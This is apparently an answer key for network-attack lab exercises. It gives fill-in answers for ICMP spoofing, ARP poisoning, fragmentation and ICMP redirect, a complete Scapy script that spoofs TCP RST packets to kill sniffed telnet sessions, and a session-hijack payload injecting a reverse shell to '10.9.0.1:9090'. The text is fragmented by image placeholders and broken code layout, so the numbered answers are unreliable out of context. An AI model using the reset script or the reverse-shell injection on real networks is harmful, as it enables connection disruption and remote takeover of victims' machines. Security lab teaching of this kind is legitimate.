
}

(1) Little-Endian Machine


(2) Big-Endian Machine






1. 8 2. pkt [IP]. dst 3. pkt[IP]. src 4. 0 5. pkt[ICMP].id 6. pkt [ICMP]. seq

7. ip/icmp/data 8. ip/icmp pkt




1. fakemac 2 broadcast mac (ff:ff:ff:ff:ff:ff) 3 fakemac 4 broadcast mac 5 victim ip (0)

6. victim ip 7. 1




1 0 2 1 3 ip/udp/payload 4 ID 5 16 6 1 7 17 8 ip/payload 9 ID

10 31 11 1 12 17 13 ip/payload



1. attacker ip 2. victim ip 3. 5 4. 1 5. gateway router ip 6. victim ip

7. destination ip 8. ip/icmp/redirectip/udp()



1. pre\_ip.dst 2. pre\_ip.src 3. Pre\_tcp.dst 4. Pre\_tcp.src 5.”R”

6. Pre\_tcp.ack 7. Ip/tcp

#!/usr/bin/python3

# reset\_auto

# sniff tcp connection and spoof rst packet to break the tcp connection

# Refs:

# 1. sudo netwox 78 --filter "src host 10.0.2.68"

from scapy.all import \*

def spoof\_tcp(pkt):

IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)

TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,


dport=pkt[TCP].sport, sport=pkt[TCP].dport)


spoofpkt = IPLayer/TCPLayer

ls(spoofpkt)

send(spoofpkt, verbose=0)

pkt=sniff(iface='br-7ea0c5dbaac7', filter='tcp and port 23', prn=spoof\_tcp)





1.pre\_ip.dst 2.pre\_ip.src 3.pre\_tcp.dport 4.pre\_tcp.sport

5.A 6.pre\_tcp.seq + len(pre\_tcp.payload)

7.” \n/bin/bash -i>/dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r” (\n/bin/bash)

8. ip/tcp/data

